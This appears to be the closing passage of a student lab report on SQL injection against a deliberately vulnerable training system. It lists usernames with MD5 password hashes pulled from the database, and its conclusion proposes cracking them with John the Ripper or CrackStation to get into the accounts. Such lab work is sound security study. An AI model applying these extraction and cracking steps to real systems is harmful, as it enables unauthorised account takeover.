
admin: 5f4dcc3b5aa765d61d8327deb882cf99

gordonb: 5f4dcc3b5aa765d61d8327deb882cf99

1337: e99a18c428cb38d5f260853678922e03

pablo: 8d3533d75ae2c396d7e04dffc69216b0

smithy: 0d107d09f5bbe40cade3de5c71e9e9b7



Usernames and Hashes Passwords.

LIMITATIONS/CONCLUSION

Using SQL injections, I was able to pull information from a system's database by manipulating the SQL query to retrieve sensitive data such as usernames, passwords, and database details. Gathering this information is useful during the reconnaissance stage to identify system versions, vulnerabilities, or to obtain sensitive data for account access and user details. In the case of the hashed passwords I retrieved, I would be able to crack the passwords and get into the user's accounts by entering the values into a password cracking program like John The Ripper or CrackStation, to find their matching plain text values.

REFERENCES

zSecurity. "Fix 'Table Metasploit.xxxx Doesn't Exist' in Metasploitable 2." YouTube, 26 Apr. 2021, www.youtube.com/watch?v=tYmDizOSPaw. Accessed 20 Oct. 2024.

NFE Systems Ltd. "SQL Injection Lesson 1 – Error Based Injection." YouTube, 14 Feb. 2016, www.youtube.com/watch?v=5ulehtDTuvE. Accessed 20 Oct. 2024.